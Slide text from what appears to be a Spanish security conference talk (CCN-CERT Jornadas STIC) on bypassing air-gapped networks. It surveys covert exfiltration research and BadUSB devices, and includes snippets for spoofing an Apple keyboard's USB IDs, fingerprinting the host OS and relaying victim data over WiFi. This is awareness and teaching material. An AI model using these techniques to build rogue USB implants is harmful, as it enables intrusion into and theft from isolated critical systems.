



**XIII
JORNADAS
STIC
CCN-CERT**



Bypass of Air Gap environments

**COMUNIDAD Y CONFIANZA,
BASES DE NUESTRA CIBERSEGURIDAD**

#XIIIJORNADASCCNCERT



Joel Serna Moreno

Security Analyst en Deloitte

 @JoelSernaMoreno

 /joelsernamoreno

about.me/joelserna

Interesado en todo lo relacionado con hacking, radiofrecuencia, DIY, etc...


Después de esta presentación:

- Serás más paranoic@
- Olvidarás a tu USB Rubber Ducky y a los dispositivos BadUSB convencionales.
- ¿Exfiltración de datos? Eso es un juego de niñ@s.

Disclaimer



¿Por qué Air Gap?



¿Qué es Air Gap?

- Es una medida de seguridad de red empleada en uno o más ordenadores para garantizar que esos equipos están físicamente aislados de internet o de redes locales no Seguras
- Usada en redes y sistemas informáticos militares, control industrial, controles de centrales nucleares, aviación...

Security

No big deal... Kremlin hackers 'jumped air-gapped networks' to pwn US power utilities

'Hundreds' of intrusions, switch could be pulled anytime, where have we heard this before?

By Richard Chirgwin 24 Jul 2018 at 05:28

80  SHARE ▼

USBee exfiltrates data from air-Gapped networks via electromagnetic emission from USB

August 31, 2016 By Pierluigi Paganini

A group of Israeli researchers has devised a new technique dubbed USBee to hack air-gapped networks and exfiltrate information.

Air Gap Malware

Es un malware diseñado para “derrotar” el aislamiento de los sistemas Informáticos.

Investigadores demostraron que vulnerar esta seguridad puede realizarse a través de diferentes medios, por ejemplo:

- Medios acústicos
- Medios electromagnéticos
- Medios eléctricos
- Medios térmicos
- Radiofrecuencia
- Medios físicos



Transmisiones ultrasónicas encubiertas entre dos ordenadores usando los altavoces.

Abstract: <https://arxiv.org/pdf/1803.03422.pdf>

- La investigación es realizada sobre altavoces y micrófonos
- La investigación estudia que pasa cuando los altavoces y/o micrófonos son:
 - Prohibidos (software/hardware)
 - Desconectados
 - Silenciados
 - Cinta adhesiva
- Malware que explota una característica específica de un chip de audio
- Puede convertir un altavoz en un micrófono

Demo:


<https://www.youtube.com/watch?v=ZD8CNxYe5dk>

Fansmitter

Exfiltración de datos usando sonidos audibles e inaudibles

Abstract: <https://www.wired.com/wp-content/uploads/2016/06/Fansmitter-1.pdf>

- Ventiladores de ordenador
 - Ventiladores de refrigeración de la CPU
 - Ventiladores del chasis
 - Ventiladores de alimentación
 - El malware puede controlar la velocidad del ventilador
- Demo:** https://www.youtube.com/watch?v=v2_sZIfZkDQ



Fansmitter: Señal acústica de un ventilador de la CPU, recibida por el teléfono móvil desde una distancia de 1m y 4m


Disk Filtration

Exfiltración de datos mediante “ruidos “ emitidos por un disco duro sin necesidad de tener periféricos de audio conectados

Abstract: <https://arxiv.org/ftp/arxiv/papers/1608/1608.03431.pdf>

- La investigación estudia los tipos de operaciones realizadas por las pistas (lectura/escritura)
- Funciona manipulando los movimientos del actuador del disco duro (brazo mecánico que accede a partes específicas de un disco)

Demo: <https://www.youtube.com/watch?v=H7lQXmSLiP8>



DiskFiltration: Espectro de las operaciones entre diferentes pistas

Otros

- **GSMem**: Exfiltración de datos sobre frecuencias GSM

Abstract:

<https://www.usenix.org/system/files/conference/usenixsecurity15/sec15-paper-guri-update.pdf>

Demo: <https://www.youtube.com/watch?v=RChj7Mg3rC4>

- **BitWhisper**: Exfiltración de datos mediante manipulaciones térmicas

Abstract: <https://ieeexplore.ieee.org/document/7243739>

Demo: <https://www.youtube.com/watch?v=EWRk51oB-1Y>


- **PowerHammer**: Exfiltración de datos a través de líneas eléctricas controlando el consumo de energía del sistema (CPU)

Abstract: <https://arxiv.org/pdf/1804.04014.pdf>

PoC: System Bus Radio

- Programa de código abierto que transmite radio en ordenadores sin necesidad de hardware de transmisión de radio.
- Ejecuta instrucciones en el ordenador que causan radiaciones electromagnéticas a través del bus del sistema.
- Sólo es necesario un ordenador y una radio.

System Bus Radio: <https://github.com/fulldecent/system-bus-radio>



Demo



Electromagnetismo, térmico, acústico....



¿Cómo atacar?

Fases	Descripción
1	Infiltración Cómo los atacantes pueden colar el malware en la red aislada
2	C&C Cómo los atacantes pueden enviar comandos al malware
3	Exfiltración Cómo el atacante puede exfiltrar datos del ordenador comprometido

Infiltración

- Ataque a la cadena de suministro

Interceptando y comprometiendo un equipo con conexión a la red aislada

- Empleados maliciosos

Voluntariamente comprometen la red aislada

- Empleados manipulados

Uso de ingeniería social para colar el malware a la red aislada

- Troyanizando hardware (;

Uso de pendrives o periféricos troyanizados

Troyanizando Hardware



Cuidado con los cargadores baratos: estos jóvenes saben cómo los usan para robarte

Es algo que no tenemos muy en cuenta. Compramos los accesorios para nuestros móviles y ordenadores sin pensar que pudieran traer algún peligro. Pero tenemos que cambiar esa mentalidad



Ataques

HID

(Human Interface Device)

- Identificación como teclado o ratón
- Inyección de teclas
- Serial

ADB

(Android Debug Bridge)

- Ejecución de comandos ADB en Android
- Serial y USB Host Shield
- No es necesario OTG
- Ataques “menos” dirigidos

```
[ 727.652188] usb 2-1.2: New USB device found, idVendor=2341, idProduct=8036
[ 727.652190] usb 2-1.2: New USB device strings: Mfr=1, Product=2, SerialNumber=3
[ 727.652192] usb 2-1.2: Product: Arduino Leonardo
[ 727.652193] usb 2-1.2: Manufacturer: Arduino LLC
[ 727.652194] usb 2-1.2: SerialNumber: HIDPC
[ 727.652524] cdc_acm 2-1.2:1.0: ttyACM3: USB ACM device
[ 727.765971] hidraw: raw HID events driver (C) Jiri Kosina
[ 727.775609] usbcore: registered new interface driver usbhid
[ 727.775610] usbhid: USB HID core driver
[ 727.895261] input: Arduino LLC Arduino Leonardo as /devices/pci0000:00/0000:00:1d.0/usb2/2-1/2-1.2/2-1.2:1.2/0003:2341:8036.0001/input/input16
[ 727.952169] hid-generic 0003:2341:8036.0001: input,hidraw0: USB HID v1.01 Keyboard [Arduino LLC Arduino Leonardo] on usb-0000:00:1d.0-1.2/input2
```

Desventajas:

- Ataques dirigidos ¿?

Desventajas:

- Modo depuración USB activado

Periféricos USB



C&C Workflow

- Equipo de la cadena de suministro comprometido

Podemos enviar y recibir comandos haciendo una pasarela mediante el equipo comprometido

- Trabajador interno

Tenemos acceso físico a la red interna y tenemos el equipo delante

- Malware con módulos de comunicación

Dispositivo de hardware con módulos inalámbricos (WiFi, Bluetooth, LoRa, Sigfox...)

Situación

- Suponemos que un atacante (sin tener acceso físico a la red aislada) ha conseguido colar un malware
- Reto:
 - Investigar y conseguir una opción de comunicación decente
 - Obtener que sistema operativo tiene el equipo seguro
 - Exfiltración de datos y envío al atacante externo (fuera de la red aislada a mucha distancia)



Dispositivos ofensivos – 1º generación

USBdriveby (Samy Kamkar):

- Basado en Teensy
- Multiplataforma (Windows, *nix, OS)
- Multipayload (DIY con DIP – Switch)



USB Rubber Ducky (Hak5):

- Hardware específico
- Puede emular Keyboard + SD Disk (versión Twin Duck)
- Multipayload (versión Ducky Multi Payload)



Desventajas:

- Sólo inyección de teclas (tendríamos que estar físicamente en la red aislada para ver en la pantalla la salida de los comandos ejecutados)
- Sin DIY, no tenemos posibilidad de tener una comunicación remota con el dispositivo (larga distancia)

Dispositivos ofensivos – 2º generación

WHID Injection (Luca Bongiorno):

- Hardware específico OpenSource
- Tiene WiFi
- VID/PID intercambiable
- Compatible con el software WSD y ExploitV2

Phoenix Ovipositor (Phoenix Intelligence & Security):

- Hardware específico
- Almacenamiento masivo (SD)
- Keylogger
- Comandos ADB de Android
- Permite módulos de comunicación a través del puerto de expansión (WiFi, Zigbee...)



Desventajas

- Sólo inyección de teclas y/o keylogger (tendríamos que estar físicamente en la red aislada para ver en la pantalla la salida de los comandos ejecutados o recoger el dispositivo para ver el registro del keylogger)
- Pueden comunicarse vía WiFi (corto alcance, tendríamos que tener acceso físico a la red aislada)




Dispositivos Air Gap - UsaBUSe

- Programado para evitar las restricciones Air Gap
- Tiene WiFi (levanta un punto de acceso)
- Capaz de hacer capturas de pantalla
- Inyecta scripts PoSH que crean un HID RAW como canal de salida para transferir datos (Wi-Fi)
- Devuelve una shell al atacante



Dispositivos ofensivos Air Gap: P4wnP1

- Basado en RPi Zero W (20 \$)
- Tiene Wi-Fi y USB to ETH
- Puede emular un sistema de ficheros completo
- WiFi Covert Channel
- Drivers Wi-Fi Mon -> Ataques Karma
- Nueva generación Bypass Air Gap -> <https://youtu.be/fbUBQeD0JtA>



Hardware

Microcontroladores para ataques y exfiltración

AT90USB

ATMEGA32U4

Cortex

Módulos para comunicación remota

SIMXXX/800L/7000E/7020 (2G, 3G, LTE)

ESP8266/32 (WiFi/Bluetooth)

BLE

Almacenamiento

Slot Micro SD

EEPROM

Otros

USB Host Shield MAX3421

Micrófono

VID/PID Intercambiable

Placa: "Evil Crow Remote" ▶	Arduino Uno WiFi
Puerto: "/dev/ttyACM3" ▶	• Evil Crow Remote
Obtén información de la placa	ESP8266 Modules
Programador: "AVRISP mkII" ▶	Generic ESP8266 Module

```

EvilCrowRemote.build.vid=0x05ac
EvilCrowRemote.build.pid=0x021e
EvilCrowRemote.build.usb_product="Aluminum Keyboard IT USB"
EvilCrowRemote.build.usb_manufacturer="Apple Inc."
  
```

→ "BOARDS.txt"

```

usb 2-1.1: new full-speed USB device number 6 using ehci-pci
usb 2-1.1: New USB device found, idVendor=05ac, idProduct=021e
usb 2-1.1: New USB device strings: Mfr=1, Product=2, SerialNumber=3
usb 2-1.1: Product: Aluminum Keyboard IT USB
usb 2-1.1: Manufacturer: Apple Inc.
usb 2-1.1: SerialNumber: HIDPC
cdc_acm 2-1.1:1.0: ttyACM3: USB ACM device
hidraw: raw HID events driver (C) Jiri Kosina
usbcore: registered new interface driver usbhid
usbhid: USB HID core driver
input: Apple Inc. Aluminum Keyboard IT USB as /devices/pci0000:00/0000:00:1d.0/usb2/2-1/2-1.1/2-1.1:1.2/0003:05AC:021E.0001/input/input2
apple 0003:05AC:021E.0001: input,hidraw0: USB HID v1.01 Keyboard [Apple Inc. Aluminum Keyboard IT USB] on usb-0000:00:1d.0-1.1/input2
  
```

Identificación OS

- Library: <https://github.com/keyboardio/FingerprintUSBHost>
- Poc: https://github.com/joelsernamoreno/PoC-BadUSB_DetectOS

```
#include "FingerprintUSBHost.h"
#include "Keyboard.h"


void setup() {

    Keyboard.begin();
    String os;
    delay(500); // Take a moment to let things settle

    FingerprintUSBHost.guessHostOS(os);
    Keyboard.print("I think the Host OS is ");
    Keyboard.print(os);
    Keyboard.println();

}
```

Windows Driveless



Windows 7




Windows 8.1



Windows 10



Serial



- Comunicación con el PC vía Serial (Debug)
- Serial hardware para comunicación con el módulo inalámbrico (ESP8266)
- **Notas:**
 - Un hardware serial Arduino
 - Varios hardware serial Teensy (últimas versiones)
 - Biblioteca SoftwareSerial

WiFi C&C Workflow



Conexión vía web

Inyección (PoSH payload)

COM Port ("Serial: Joel")

Visualización en la web

Comunicación Serial WiFi

- Leemos el serial (datos del PC víctima)
- Los datos se envían al módulo inalámbrico a través del Serial de hardware
- El módulo inalámbrico lo recibe y lo muestra en el panel web

```
while (Serial.available()) {  
    String airgap = Serial.readString();  
    Serial1.println(airgap);  
}
```

